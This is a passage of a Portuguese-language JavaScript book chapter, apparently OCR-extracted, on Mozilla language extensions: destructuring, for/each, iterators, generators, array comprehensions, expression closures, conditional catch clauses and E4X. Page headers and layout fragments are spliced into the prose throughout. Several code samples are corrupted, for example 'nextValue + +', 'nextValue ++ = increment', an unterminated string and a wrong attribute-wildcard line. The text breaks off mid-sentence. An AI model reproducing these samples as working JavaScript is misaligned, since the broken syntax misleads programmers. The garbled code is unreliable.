function cartesian(r,theta) {

*return [r*Math.cos(theta), r*Math.sin(theta)];*

}

let [r,theta] = polar(1.0, 1.0); // r=Math.sqrt(2), theta=Math.PI/4

let [x,y] = cartesian(r,theta); // x=1.0, y=1.0

O número de variáveis à esquerda de uma atribuição de desestruturação não precisa corresponder ao número de elementos do array à direita. As variáveis extras à esquerda são configuradas como undefined e os valores extras à direita são ignorados. A lista de variáveis à esquerda pode incluir vírgulas extras para pular certos valores à direita: let [x,y] = [1];

// x = 1, y = undefined

[x,y] = [1,2,3];

// x = 1, y = 2

[x,,y] = [1,2,3,4]; // x = 2, y = 4

Não há sintaxe para atribuir todos os valores não utilizados ou restantes (como um array) a uma. Na segunda linha de código acima, por exemplo,

não há maneira de atribuir [2,3] a y.

O valor de uma atribuição de desestruturação é a estrutura de dados completa do lado direito e não os valores individuais extraídos dela. Assim, é possível “encadear” atribuições, como segue: let first, second, all;

all = [first,second] = [1,2,3,4];

// first = 1, second = 2, all = [1,2,3,4]

266 *Parte*

I JavaScript

básica

A atribuição de desestruturação pode ser usada até com arrays aninhados. Nesse caso, o lado esquerdo da atribuição deve ser semelhante a um array literal aninhado: `let [one, [twoA, twoB]] = [1, [2,2.5], 3];`

```
// one = 1, twoA = 2, twoB = 2.5
```

A atribuição de desestruturação também pode ser executada quando o lado direito é um valor de objeto. Nesse caso, o lado esquerdo da atribuição é semelhante a um objeto literal: uma lista separada com vírgulas e delimitada com chaves de pares contendo nome de propriedade e nome de variável. O nome à esquerda de cada dois-pontos é um nome de propriedade e o nome à direita de cada dois-pontos é um nome de variável. Cada propriedade nomeada é pesquisada no objeto do lado direito da atribuição e seu valor (ou `undefined`) é atribuído à variável correspondente. Esse tipo de atribuição de desestruturação pode ficar confuso, especialmente porque muitas vezes é tentador usar o mesmo identificador para nome de propriedade e de variável. No exemplo a seguir, veja se você entende que `r`, `g` e `b` são nomes de propriedade e que `red`, `green` e `blue` são nomes de variável: `let transparent = {r:0.0, g:0.0, b:0.0, a:1.0}; // Uma cor RGBA let {r:red, g:green, b:blue} = transparent;`

```
// red = 0.0, green = 0.0, blue = 0.0
```

O próximo exemplo copia funções globais do objeto `Math` em variáveis, o que poderia simplificar um código que faça muitos cálculos trigonométricos:

```
// O mesmo que let sin = Math.sin, cos = Math.cos, tan = Math.tan
```

```
let {sin:sin, cos:cos, tan:tan} = Math;
```

Assim como a atribuição de desestruturação pode ser usada com arrays aninhados, também pode ser usada com objetos aninhados. Na verdade, as duas sintaxes podem ser combinadas para descrever estruturas de dados arbitrárias. Por exemplo:

```
// Uma estrutura de dados aninhada: um objeto que contém um array de objetos let data = {
```

name: "destructuring assigment",

type:

"extension",

impl: [{engine: "spidermonkey", version: 1.7},

{engine: "rhino", version: 1.7}]

};

*// Usa atribuição de desestruturação para extrair quatro valores da
estrutura de dados let ({name:feature, impl: [{engine:impl1, version:v1},
{engine:impl2}]} = data) {*

console.log(feature);

// Imprime "destructuring assigment"

console.log(impl1);

// Imprime "spidermonkey"

console.log(v1);

// Imprime 1.7

console.log(impl2);

// Imprime "rhino"

}

Note que atribuições de desestruturação aninhadas como essa podem tornar seu código mais difícil de ler, em vez de simplificá-lo. Contudo, há uma regularidade interessante que pode ajudá-lo a entender os casos complexos. Pense primeiramente em uma atribuição normal (valor único). Depois

Capítulo 11 Subconjuntos e extensões de JavaScript 267

Ja

que a atribuição é feita, pode-se pegar o nome da variável do lado esquerdo da atribuição e utilizá-lo **vaS**

como uma expressão em seu código, que será avaliada com o valor atribuído a ela. Na atribuição de **cript básico**

desestruturação, dissemos que o lado esquerdo usa uma sintaxe como a do array literal ou do objeto literal. Mas note que, depois de feita a atribuição de desestruturação, o código semelhante a um **a**

array literal ou a um objeto literal do lado esquerdo vai funcionar como um array literal ou objeto literal válido em qualquer lugar de seu código: todas as variáveis necessárias foram definidas, de modo que pode-se recortar e colar o texto à esquerda do sinal de igualdade e utilizá-lo como um array ou valor de objeto em seu código.

11.4 Iteração

As extensões de JavaScript do Mozilla introduzem novas técnicas de iteração, incluindo o laço **for each** e iteradores e geradores estilo Python. Eles estão detalhados nas subseções a seguir.

11.4.1 O laço **for/each**

O laço **for/each** é uma nova instrução de repetição padronizada pela E4X. A E4X (ECMAScript para XML) é uma extensão da linguagem que permite as marcas XML aparecerem literalmente em programas JavaScript e que adiciona sintaxe e API para operação em dados XML. A E4X não foi amplamente implementada em navegadores Web, mas é suportada por JavaScript 1.6 do Mozilla (lançado no Firefox 1.5). Nesta seção, vamos abordar somente o laço **for/each** e seu uso com objetos que não são XML. Consulte a Seção 11.7 para ver detalhes sobre o restante da E4X.

O laço **for each** é muito parecido com o laço **for/in**. Contudo, em vez de iterar pelas propriedades de um objeto, ele itera pelos valores dessas propriedades:

```
let o = {one: 1, two: 2, three: 3}
```

```
for(let p in o) console.log(p);
```

```
// for/in: imprime 'one', 'two', 'three'
```

```
for each (let v in o) console.log(v);
```

```
// for/each: imprime 1, 2, 3
```

Quando usado com um array, o laço `for/each` itera pelos elementos (em vez dos índices) do laço.

Normalmente, ele os enumera em ordem numérica, mas isso não é padronizado nem obrigatório: `a = ['one', 'two', 'three'];`

```
for(let p in a) console.log(p);
```

```
// Imprime os índices de array 0, 1, 2
```

```
for each (let v in a) console.log(v);
```

```
// Imprime elementos de array 'one', 'two',
```

```
'three'
```

Note que o laço `for/each` não se limita aos elementos de um array – ele enumera o valor de qualquer propriedade enumerável do array, incluindo métodos enumeráveis herdados pelo array. Por isso, normalmente não é recomendado usar o laço `for/each` com arrays. Isso é especialmente verdade para código que precisa interagir com versões JavaScript anteriores à ECMAScript 5, em que não é possível tornar não enumeráveis propriedades e métodos definidos pelo usuário. (Consulte a Seção 7.6 para ver uma discussão semelhante em relação ao laço `for/in`.) **268** Parte

11.4.2 Iteradores

JavaScript 1.7 aprimora o laço for/in com comportamento mais geral. O laço for/in de JavaScript 1.7 é mais como o de Python e permite iterar em qualquer objeto iterável. Para se entender isso, são necessárias algumas definições.

Um iterador é um objeto que permite iteração sobre uma coleção de valores e mantém o estado que for necessário para monitorar a “posição” atual no conjunto.

Um iterador deve ter um método next(). Cada chamada de next() retorna o próximo valor da coleção. A função counter() a seguir, por exemplo, retorna um iterador que retorna inteiros sucessivamente maiores a cada chamada de next(). Observe o uso do escopo de função como uma closure que contém o estado atual do contador:

```
// Uma função que retorna um iterator;
```

```
function counter(start) {
```

```
  let nextValue = Math.round(start);
```

```
  // Estado privado do iterator
```

```
  return { next: function() { return nextValue + +; } }; // Retorna o obj  
  iterator
```

```
  }
```

```
  let serialNumberGenerator = counter(1000);
```

```
  let sn1 = serialNumberGenerator.next();
```

```
  // 1000
```

```
let sn2 = serialNumberGenerator.next();
```

```
// 1001
```

Os iteradores que trabalham em coleções finitas lançam *StopIteration* a partir de seus métodos *next()* quando não existem mais valores para iterar. *StopIteration* é uma propriedade do objeto global em JavaScript 1.7. Seu valor é um objeto normal (sem propriedades próprias), reservado para esse propósito especial de terminar iterações. Note, em especial, que *StopIteration* não é uma função construtora como *TypeError()* ou *RangeError()*. Aqui, por exemplo, está um método *rangeIter()* que retorna um iterador que itera os inteiros em determinado intervalo: // Uma função que retorna um iterador de um intervalo de inteiros *function rangeIter(first, last) {*

```
let nextValue = Math.ceil(first);
```

return

{

next: function() {

if (nextValue > last) throw StopIteration;

return

nextValue ++;

}

};

}

// Uma iteração estranha usando o iterador de intervalo.

let r = rangeIter(1,5);

// Obtém um objeto iterador

while(true) {

// Agora o utiliza em um laço

try

{

console.log(r.next());

// Tenta chamar seu método next()

}

Capítulo 11 Subconjuntos e extensões de JavaScript 269

catch(e)

{

JavaS

if (e == StopIteration) break; // Sai do laço em StopIteration

cript básico

else throw e;

}

}

a

Observe como é estranho usar um objeto iterador em um laço onde o método StopIteration deve ser manipulado explicitamente. Por causa disso, não utilizamos objetos iteradores diretamente com muita frequência. Em vez disso, usamos objetos iteráveis. Um objeto iterável representa um conjunto de valores que podem ser iterados. Um objeto iterável deve definir um método chamado _iterator_() (com dois sublinhados: no início e no fim do nome) o qual retorna um objeto iterador para o conjunto.

O laço for/in de JavaScript 1.7 foi estendido para trabalhar com objetos

iteráveis. Se o valor à direita da palavra-chave `in` é iterável, então o laço `for/in` vai chamar seu método `_iterator_()` automaticamente para obter um objeto iterador. Em seguida, ele chama o método `next()` do iterador, atribui o valor resultante à variável de laço e executa o corpo do laço. O laço `for/in` trata da exceção `StopIteration` em si e nunca é visível em seu código. O código a seguir define uma função `range()` que retorna um objeto iterável (não um iterador) que representa um intervalo de inteiros. Observe como é muito mais fácil usar um laço `for/in` com um intervalo iterável do que usar um laço `while` com um iterador de intervalo.

```
// Retorna um objeto iterável que representa um intervalo inclusivo de  
números function range(min,max) {
```

return

{

// Retorna um objeto representando um intervalo.

get min() { return min; },

// Os limites do intervalo são imutáveis.

get max() { return max; },

// e armazenados na closure.

includes: function(x) { // Os intervalos podem testar a participação como membro.

return min <= x && x <= max;

},

toString: function() {

// Os intervalos têm uma representação de string.

```
return "[" + min + "," + max + "];
```

```
},
```

```
_iterator_: function() {
```

```
// Os inteiros em um intervalo são iteráveis.
```

```
let val = Math.ceil(min); // Armazena a posição atual na closure.
```

```
return {
```

```
// Retorna um objeto iterador.
```

```
next: function() {
```

```
// Retorna o próximo inteiro no intervalo.
```

```
if (val > max)
```


// Se passamos do final, paramos.

throw

StopIteration;

return val + +;

// Caso contrário, retorna o próximo e incrementa.

}

};

}

};

}

// Aqui está como podemos iterar em um intervalo:

for(let i in range(1,10)) console.log(i);

// Imprime números de 1 a 10

Note que, embora seja necessário escrever um método `_iterator_()` e lançar uma exceção `StopIteration` para criar objetos iteráveis e seus iteradores, não é preciso (no uso normal) chamar o método `_iterator_()` nem tratar da exceção `StopIteration` – o laço `for/in` faz isso para você. Se,

270 *Parte*

I JavaScript

básica

por algum motivo, você quiser obter um objeto iterador de um objeto iterável explicitamente, chame a função `Iterator()`. (`Iterator()` é uma função global nova de JavaScript 1.7.) Se o argumento dessa função é um objeto iterável, ela simplesmente retorna o resultado de uma chamada para o método `_iterator_()`, mantendo seu código mais limpo. (Se você passar um segundo argumento para `Iterator()`, ela passará esse argumento para o método `_iterator_()`.) No entanto, há outro propósito importante para a função `Iterator()`. Quando ela é chamada em um objeto (ou array) que não tem um método `_iterator_()`, retorna um iterador iterável personalizado para o objeto. Cada chamada do método `next()` desse iterador retorna um array de dois valores.

O primeiro elemento do array é um nome de propriedade e o segundo é o valor da propriedade nomeada. Como esse objeto é um iterador iterável, você pode usá-lo com um laço `for/in`, em vez de chamar seu método `next()` diretamente. Isso significa que é possível usar a função `Iterator()` junto com atribuição de desestruturação para iterar convenientemente pelas propriedades e valores de um objeto ou array: `for(let [k,v] in Iterator({a:1,b:2}))`

```
// Itera chaves e valores
```

```
console.log(k + " = " + v);
```

```
// Imprime "a = 1" e "b = 2"
```

Existem duas outras características importantes do iterador retornado pela função `Iterator()`. Primeiramente, ele ignora propriedades herdadas e só itera propriedades “próprias”, o que normalmente é o desejado. Segundo, se você passar `true` como segundo argumento para `Iterator()`, o iterador retornado vai iterar somente os nomes de propriedade e não os valores de propriedade. O código a seguir demonstra essas duas características: `o = {x:1, y:2}`

// Um objeto com duas propriedades

Object.prototype.z = 3;

// Agora todos os objetos herdam z

for(p in o) console.log(p);

// Imprime "x", "y" e "z"

for(p in Iterator(o, true)) console.log(p);

// Imprime somente "x" e "y"

11.4.3 Geradores

Os geradores são um recurso em JavaScript 1.7 (emprestado de Python) que usa a nova palavra-chave `yield`, isso significa que o código que os utiliza deve optar explicitamente pela versão 1.7, conforme descrito na Seção 11.2. A palavra-chave `yield` é usada em uma função e, de modo semelhante a `return`, retorna um valor da função. No entanto, a diferença entre `yield` e `return` é que uma função que gera um valor para sua chamadora mantém seu estado interno, de modo que pode ser retomada.

Essa capacidade de ser retomada torna `yield` uma ferramenta perfeita para escrever iteradores. Os geradores são um recurso muito poderoso da linguagem, mas podem ser difíceis de entender no início.

Vamos começar com algumas definições.

Qualquer função que utilize a palavra-chave `yield` (mesmo que `yield` não possa ser alcançada) é uma função geradora. As funções geradoras retornam valores com `yield`. Elas podem usar a instru-

ção `return` sem valor algum, para terminar antes de chegarem no fim do corpo da função, mas não podem usar `return` com um valor. A não ser pelo uso de `yield` e por essa restrição a respeito do uso de `return`, não dá para

distinguir as funções geradoras das funções normais: elas são declaradas com a palavra-chave `function`, o operador `typeof` retorna “função” e elas herdam de `Function.prototype`, exatamente como as funções normais. Entretanto, quando chamada, uma função geradora se comporta de maneira completamente diferente de uma função normal: em vez de executar o corpo da função geradora, a chamada retorna um objeto gerador.

Capítulo 11 Subconjuntos e extensões de JavaScript 271

Ja

Um gerador é um objeto que representa o estado atual da execução de uma função geradora. Ele deva

fine um método `next()` que retoma a execução da função geradora e permite que continue a executar **cript básico**

até que sua próxima instrução `yield` seja encontrada. Quando isso acontece, o valor da instrução `yield` na função geradora se torna o valor de retorno do método `next()` do gerador. Se uma função **a**

geradora retorna (executando uma instrução `return` ou atingindo o fim de seu corpo), o método `next()` do gerador lança `StopIteration`.

O fato de os geradores terem um método `next()` que pode lançar `StopIteration` deve tornar claro que eles são objetos iteradores¹. Na verdade, eles são iteradores iteráveis, ou seja, podem ser usados com laços `for/in`. O código a seguir demonstra como é fácil escrever funções geradoras e iterar pelos valores que elas geram:

```
// Define uma função geradora para iterar por um intervalo de inteiros
function range(min, max) {
```

```
  for(let i = Math.ceil(min); i <= max; i++) yield i;

  }
```

```
// Chama a função geradora para obter um gerador e, então, o itera.
```

```
for(let n in range(3,8)) console.log(n); // Imprime números 3 a 8.
```

As funções geradoras nunca precisam retornar. Na verdade, um exemplo canônico é o uso de um gerador para gerar os números de Fibonacci:

// Uma função geradora que gera a sequência de Fibonacci

function fibonacci() {

let x = 0, y = 1;

while(true)

{

yield

y;

```
[x,y] = [y,x+y];
```

```
}
```

```
}
```

```
// Chama a função geradora para obter um gerador.
```

```
f = fibonacci();
```

```
// Usa o gerador como iterador, imprimindo os 10 primeiros números de Fibonacci.
```

```
for(let i = 0; i < 10; i++) console.log(f.next());
```

Observe que a função geradora fibonacci() nunca retorna. Por isso, o gerador que ela retorna nunca vai lançar StopIteration. Em vez de usá-lo como um objeto iterável em um laço for/in e fazer laço para sempre, o utilizamos como um iterador e chamamos seu método next() dez vezes, explicitamente. Depois que o código anterior é executado, o gerador f ainda mantém o estado de execução da função geradora. Se não vamos mais utilizá-lo, podemos liberar esse estado, chamando o método close() de f: f.close();

Quando o método close de um gerador é chamado, a função geradora associada termina como se houvesse uma instrução return no local onde sua execução foi suspensa. Se esse local é dentro de um ou mais blocos try, qualquer cláusula finally é executada antes que close() retorne. close() nunca tem um valor de retorno, mas se um bloco finally lança uma exceção, ela se propaga da chamada para close().

1 Às vezes os geradores são chamados de “iteradores geradores” para diferenciá-los claramente das funções geradoras pelas quais são criados. Neste capítulo, vamos usar o termo “gerador” com o significado de “iterador gerador”. Em outras fontes, você poderá encontrar a palavra “gerador” usada para se referir tanto às funções geradoras como aos iteradores geradores.

Os geradores muitas vezes são úteis para processamento sequencial de dados – elementos de uma lista, linhas de texto, símbolos de um analisador léxico, etc. Os geradores podem ser encadeados de maneira semelhante a um pipeline de comandos shell em sistemas estilo Unix. O interessante dessa estratégia é que ela é preguiçosa: os valores são “extraídos” de um gerador (ou pipeline de geradores) conforme necessário, em vez de serem processados em várias passagens. O Exemplo 11-1 demonstra isso.*

Exemplo 11-1 *Um pipeline de geradores*

```
// Um gerador para gerar as linhas da string s uma por vez.  
// Note que não usamos s.split(), pois isso processaria a string  
// inteira de uma vez, alocando um array, e queremos ser preguiçosos.  
function eachline(s) {
```


let

p;

while((*p* = *s.indexOf*('\\n')) != -1) {

yield

s.substring(0,p);

s = s.substring(p + 1);

}

if (s.length > 0) yield s;

}

// Uma função geradora que gera f(x) para cada elemento x da iterável i
function map(i, f) {

for(let x in i) yield f(x);

}

// Uma função geradora que gera os elementos de i para os quais f(x) é verdadeira
function select(i, f) {

for(let x in i) {

if (f(x)) yield x;

}

}

// Começa com uma string de texto a processar

let text = " #comment \n \n hello \nworld\n quit \n unreached \n";

// Agora constrói um pipeline de geradores para processá-la.

// Primeiramente, decompõe o texto em linhas

```

let lines = eachline(text);

// Em seguida, corta o espaço em branco do início e do fim de cada linha
let trimmed = map(lines, function(line) { return line.trim(); });

// Por fim, ignora linhas em branco e comentários

let nonblank = select(trimmed, function(line) {

return line.length > 0 && line[0] != "#"

});

// Agora extrai as linhas cortadas e filtradas do pipeline e as processa,
// parando quando vemos a linha "quit".

for (let line in nonblank) {

if (line === "quit") break;

console.log(line);

}

```

* N. de R.T.: Em ciência da computação, o termo refere-se a uma técnica de processamento em que uma série de instruções são enviadas à CPU e ficam aguardando recursos, em uma fila de memória, para serem executadas em sequência. É semelhante à uma linha de produção em uma fábrica.

Capítulo 11 Subconjuntos e extensões de JavaScript 273

Ja

Normalmente, os geradores são inicializados ao serem criados: os valores passados para a função **vaS**

geradora são a única entrada recebida pelo gerador. Entretanto, é possível fornecer entrada adicional **cript básico**

em um gerador em execução. Todo gerador tem um método `send()`, o qual funciona para reiniciar o gerador como faz o método `next()`. A diferença é

que um valor pode ser passado para `send()` e esse a

valor se torna o valor da expressão `yield`. (Na maioria das funções geradoras que não aceitam entrada adicional, a palavra-chave `yield` parece uma instrução. Na verdade, contudo, `yield` é uma expressão e tem um valor.) Além de `next()` e `send()`, outro modo de reiniciar um gerador é com `throw()`. Se esse método é chamado, a expressão `yield` lança o argumento de `throw()` como uma exceção. O código a seguir demonstra isso: // Uma função geradora que conta a partir de um valor inicial.

// Usa `send()` no gerador para especificar um incremento.

// Usa `throw("reset")` no gerador para zerar o valor inicial.

// Este é apenas um exemplo; esse uso de `throw()` é um estilo ruim.

```
function counter(initial) {
```

```
  let nextValue = initial;
```

```
  // Começa com o valor inicial
```

```
  while(true)
```

```
    {
```

try

{

let increment = yield nextValue;

// Gera um valor e obtém o incremento

if (increment)

// Se enviamos um incremento...

nextValue

++ =

increment;

// ...então o utiliza.

else nextValue ++;

// Caso contrário, incrementa por 1

}

catch (e) {

// Chegamos aqui se alguém chama

if (e == "reset")

// throw() no gerador

nextValue

=

initial;

else throw e;

}

}

}

let c = counter(10);

// Cria o gerador em 10

console.log(c.next()); //

Imprime

10

```
console.log(c.send(2)); //
```


Imprime

12

```
console.log(c.throw("reset")); //
```

11.4.4 Array comprehension

A rray comprehension é outro recurso que JavaScript 1.7 emprestou da Python. Trata-se de uma técnica para inicializar os elementos de um array a partir dos (ou com base nos) elementos de outro array ou objeto iterável. A sintaxe dos array comprehensions é baseada na notação matemática de definição dos elementos de um conjunto, ou seja, expressões e cláusulas ficam em lugares diferentes do que os programadores JavaScript esperariam que estivessem. Esteja certo, no entanto, que não é difícil para se acostumar com a sintaxe incomum e apreciar o poder dos array comprehensions.

*Aqui está uma inclusão de array que utiliza a função range() desenvolvida anteriormente, para inicializar um array para conter o quadrado dos números pares até 100: let evensquares = [x*x for (x in range(0,10)) if (x % 2 == 0)]*

I JavaScript

básica

Isso é aproximadamente equivalente às cinco linhas a seguir:

```
let evensquares = [];  
for(x in range(0,10)) {  
  
if (x % 2 === 0)  
  
evensquares.push(x*x);  
  
}
```

Em geral, um array comprehension é como segue:

```
[ expressão for ( variável in objeto ) if ( condição ) ]
```

Observe que existem três partes principais dentro dos colchetes:

- Um laço for/in ou for/each sem corpo. Essa parte de um comprehension compreende uma variável (ou, com atribuição de desestruturação, várias variáveis) que aparece à esquerda da palavra-chave in e um objeto (que pode ser um gerador, um objeto iterável ou um array, por exemplo) à direita de in. Embora não haja corpo de laço após o objeto, essa parte do array comprehension executa uma iteração e atribui sucessivos valores à variável especificada. Note que nem a palavra-chave var nem let é permitida antes do nome da variável – um let está implícito e a variável usada no array comprehension não é visível fora dos colchetes e não sobrescreve variáveis de mesmo nome já existentes.*

- Uma palavra-chave if e uma expressão condicional entre parênteses podem aparecer após o objeto que está sendo iterado. Se estiver presente, essa condicional é usada para filtrar os valores iterados. A condicional é avaliada depois que cada valor é produzido pelo laço for. Se for false, esse valor é pulado e nada é adicionado no array para esse valor. A cláusula if é opcional; se for omitida, a inclusão de array se comportará como se if (true) estivesse presente.*

- Uma expressão, que aparece antes da palavra-chave *for*. Essa expressão pode ser considerada como o corpo do laço. Depois que um valor é retornado pelo iterador e atribuído à variável, e se esse valor passa no teste da condicional, essa expressão é avaliada e o valor resultante é inserido no array que está sendo criado.

Aqui estão alguns exemplos mais concretos para esclarecer a sintaxe: `data = [2,3,4, -5];`

```
// Um array de números
```

```
squares = [x*x for each (x in data)];
```

```
// O quadrado de cada um: [4,9,16,25]
```

```
// Agora tira a raiz quadrada de cada elemento não negativo
```

```
roots = [Math.sqrt(x) for each (x in data) if (x >= 0)]
```

```
// Agora vamos criar arrays de nomes de propriedade de um objeto o =  
{a:1, b:2, f: function() {}}
```

```
let allkeys = [p for (p in o)]
```

```
let ownkeys = [p for (p in o) if (o.hasOwnProperty(p))]
```

```
let notfuncs = [k for ([k,v] in Iterator(o)) if (typeof v !== "function")]
```

11.4.5 Expressões geradoras

Em JavaScript 1.82, pode-se substituir os colchetes em torno de uma inclusão de array por parênteses, para produzir uma expressão geradora. Uma expressão geradora é como um array comprehen-2 As expressões geradoras não eram suportadas no Rhino quando este livro estava sendo produzido.

Capítulo 11 Subconjuntos e extensões de JavaScript 275

Ja

sion (a sintaxe dentro dos parênteses é exatamente igual à sintaxe dentro dos colchetes), mas seu **vaS**

valor é um objeto gerador, em vez de um array. As vantagens de usar uma expressão geradora em **cript básico**

vez de um array comprehension são que você obtém avaliação preguiçosa – os cálculos são efetuados conforme o necessário, em vez de todos de uma vez – e pode trabalhar com sequências po-a

tencialmente infinitas. A desvantagem de usar um gerador em vez de um array é que os geradores só permitem acesso sequencial aos seus valores e não acesso aleatório. Ou seja, os geradores não podem ser indexados como os arrays: para obter o n -ésimo valor, deve-se iterar por todos os $n-1$

valores que vêm antes dele.

Anteriormente neste capítulo, escrevemos uma função `map()` como segue:

```
function map(i, f) { // Um gerador que gera f(x) para cada elemento de i
  for(let x in i) yield f(x);
```

```
}
```

As expressões geradoras tornam desnecessário escrever ou usar essa função `map()`. Para obter um novo gerador `h` que gera `f(x)` para cada `x` gerado por um gerador `g`, basta escrever o seguinte: `let h = (f(x) for (x in g));`

Na verdade, dado o gerador `eachline()` do Exemplo 11-1, podemos cortar espaços em branco e filtrar comentários e linhas em branco, como segue:

```
let lines = eachline(text);
```

```
let trimmed = (l.trim() for (l in lines));
```

```
let nonblank = (l for (l in trimmed) if (l.length > 0 && l[0] != '#'));
```

11.5 Funções abreviadas

JavaScript 1.83 introduz um atalho (chamado “closures de expressão”) para escrever funções simples.

Se uma função avalia uma única expressão e retorna seu valor, pode-se omitir a palavra-chave `return` e também as chaves em torno do corpo da função, e simplesmente colocar a expressão a ser avaliada imediatamente após a lista de argumentos. Aqui estão alguns exemplos: `let succ = function(x) x + 1`, `yes = function() true`, `no = function() false`; Isso é apenas uma conveniência: as funções definidas dessa maneira se comportam exatamente como as funções definidas com chaves e a palavra-chave `return`. No entanto, essa sintaxe abreviada é especialmente conveniente ao se passar funções para outras funções. Por exemplo: //

Classifica um array em ordem numérica inversa

```
data.sort(function(a,b) b-a);
```

```
// Define uma função que retorna a soma dos quadrados de um array de  
dados let sumOfSquares = function(data)
```

*Array.reduce(Array.map(data, function(x) x*x), function(x,y) x+y); 3 O
Rhino não implementava esse recurso quando este livro estava sendo
produzido.*

276 *Parte*

11.6 Cláusulas catch múltiplas

Em JavaScript 1.5, a instrução try/catch foi estendida para permitir várias cláusulas catch. Para usar esse recurso, coloque após o nome do parâmetro da cláusula catch a palavra-chave if e uma expressão condicional:

```
try {
```

```
// vários tipos de exceção podem ser lançados aqui
```

throw

1;

}

catch(e if e instanceof ReferenceError) {

// Trata de erros de referência aqui

}

catch(e if e === "quit") {

// Trata da string "quit" lançada

}

catch(e if typeof e === "string") {

// Trata de qualquer outra string lançada aqui

}

catch(e) {

// Trata de todo o resto aqui

}

finally {

// A cláusula finally funciona normalmente

}

Quando ocorre uma exceção, cada cláusula catch é tentada por sua vez. A

exceção é atribuída ao parâmetro da cláusula `catch` nomeado e a condicional é avaliada. Se for verdadeira, o corpo dessa cláusula `catch` é avaliado e todas as outras cláusulas `catch` são puladas. Se uma cláusula `catch` não tem condicional, ela se comporta como se a condicional `if` fosse `true` e é sempre disparada se nenhuma cláusula antes dela foi disparada. Se todas as cláusulas `catch` têm uma condicional e nenhuma dessas condicionais é verdadeira, a exceção se propaga sem ser capturada. Observe que, como as condicionais já aparecem dentro dos parênteses da cláusula `catch`, elas não são obrigadas a ser incluídas diretamente nos parênteses, como aconteceria em uma instrução `if` normal.

11.7 E4X: ECMAScript para XML

ECMAScript para XML, mais conhecida como E4X, é uma extensão padronizada de JavaScript que define vários recursos poderosos para processar documentos XML. E4X é suportada pelo Spidermonkey 1.5 e pelo Rhino 1.6. Como não é amplamente suportada pelos fornecedores de navegador, talvez seja melhor considerar E4X como uma tecnologia para mecanismos de script baseados em Spidermonkey ou Rhino no lado do servidor.

4 E4X é definida pelo padrão ECMA-357. A especificação oficial encontra-se no endereço <http://www.ecma-international.org/publications/standards/Ecma-357.htm>.

org/publications/standards/Ecma-357.htm.

Capítulo 11 Subconjuntos e extensões de JavaScript 277

Ja

E4X representa um documento XML (ou um elemento ou atributo de um documento XML) como **vaS**

um objeto XML e representa fragmentos de XML (mais do que um elemento XML não incluído em **cript básico**

um parente comum) com o objeto estreitamente relacionado `XMLList`. Vamos ver diversas maneiras de criar e trabalhar com objetos XML por toda esta seção. Os objetos XML são um tipo fundamen-

talmente novo de objeto, com (conforme veremos) sintaxe E4X de propósito muito especial para suportá-los. Como você sabe, o operador `typeof` retorna “objeto” para todos os objetos padrão de JavaScript que não sejam funções. Os objetos XML são tão diferentes dos objetos normais de JavaScript quanto as funções, e o operador `typeof` retorna “xml”. É importante entender que os objetos XML não têm relação com os objetos

DOM (Document Object Model) utilizados em JavaScript do lado do cliente (consulte o Capítulo 15). O padrão E4X define recursos opcionais para conversão entre as representações E4X e DOM de documentos e elementos XML, mas o Firefox não os implementa. Esse é outro motivo pelo qual pode ser melhor considerar E4X como uma tecnologia do lado do servidor.

Esta seção apresenta um rápido tutorial sobre E4X, mas não tenta documentá-la amplamente. Em especial, os objetos XML e XMLList têm vários métodos que não são mencionados aqui (também não são abordados na seção de referência). Os leitores que quiserem usar E4X precisarão consultar a especificação para uma documentação definitiva.

E4X define bastante sintaxe nova da linguagem. O que mais se destaca na nova sintaxe é que a marcação XML se torna parte da linguagem JavaScript e é possível incluir literais XML como os seguintes diretamente no código JavaScript:

```
// Cria um objeto XML
```

```
var pt =
```

```
<periodictable>
```

```
<element id="1"> <name>Hydrogen</name> </element>
```

```
<element id="2"> <name>Helium</name> </element>
```

```
<element id="3"> <name>Lithium</name> </element>
```

```
</periodictable>;
```

```
// Adiciona um novo elemento na tabela
```

pt.element += <element id="4"> <name>Beryllium</name> </element>; A sintaxe de literal XML de E4X usa chaves como caracteres de escape, o que permite colocar expressões JavaScript dentro de código XML. Esta, por exemplo, é outra maneira de criar o elemento XML que acabamos de mostrar:

```
pt = <periodictable> </periodictable>;
```

// Começa com a tabela vazia

var elements = ["Hydrogen", "Helium", "Lithium"];

// Elementos a adicionar

// Cria marcações XML usando conteúdo de array

for(var n = 0; n < elements.length; n++) {

pt.element += <element id={n+1}> <name>{elements[n]}</name> </element>;

}

278 *Parte*

I JavaScript

básica

Além dessa sintaxe literal, você também pode trabalhar com XML analisada a partir de strings. O

código a seguir adiciona outro elemento na tabela periódica:

```
pt.element += new XML('<element id="5"> <name>Boron</name> </element>'); Quando trabalhar com fragmentos de XML, use XMLList() em vez de XML(): pt.element += new XMLList('<element id="6"> <name>Carbon</name> </element>' +
```

```
'<element
```

```
id="7"> <name>Nitrogen</name> </element>'); Uma vez que se tenha um documento XML definido, E4X define uma sintaxe intuitiva para acessar seu conteúdo:
```

```
var elements = pt.element;
```

```
// Avaliado em uma lista de todas as marcações <element>
```

```
var names = pt.element.name;
```

```
// Uma lista de todas as marcações <name>
```

```
var n = names[0];
```

```
// "Hydrogen": conteúdo da marcação <name> 0.
```

E4X também acrescenta nova sintaxe para se trabalhar com objetos XML. O operador .. é o operador descendente – ele pode ser usado no lugar do operador de acesso a membro . normal:

```
// Aqui está outro modo de obter uma lista de todas as marcações <name> var names2 = pt..name;
```

E4X tem até um operador curinga:

```
// Obtém todos os descendentes de todas as marcações <element>.
```

```
// Esta é ainda outra maneira de obter uma lista de todas as marcações
```

`<name>. var names3 = pt.element.*;`

Os nomes de atributo são diferenciados dos nomes de marcação em E4X com o uso do caractere @

(uma sintaxe emprestada da XPath). Por exemplo, o valor de um atributo pode ser consultado como segue:

`// Qual é o número atômico do Hélio?`

`var atomicNumber = pt.element[1].@id;`

O operador curinga para nomes de atributo é @*:

`// Uma lista de todos os atributos de todas as marcações <element> var atomicNums = pt.element.*;`

E4X contém também uma sintaxe poderosa e muito concisa para filtrar uma lista usando uma expressão de predicado arbitrária:

`// Começa com uma lista de todos os elementos e a filtra para`

`// que inclua somente aqueles cujo atributo id seja < 3`

`var lightElements = pt.element.(@id < 3);`

`// Começa com uma lista de todas as marcações <element> e filtra para que inclua somente`

`// aquelas cujos nomes começam com "B". Então, faz uma lista das marcações <name>`

`// de cada uma das marcações <element> restantes.`

`var bElementNames = pt.element.(name.charAt(0) == 'B').name;`

Capítulo 11 Subconjuntos e extensões de JavaScript 279

Ja

O laço `for/each` que vimos anteriormente neste capítulo (consulte a Seção 11.4.1) geralmente é útil, **vaS**

mas foi definido pelo padrão E4X para iterar por listas de marcações e atributos XML. Lembre-se **cript básic**

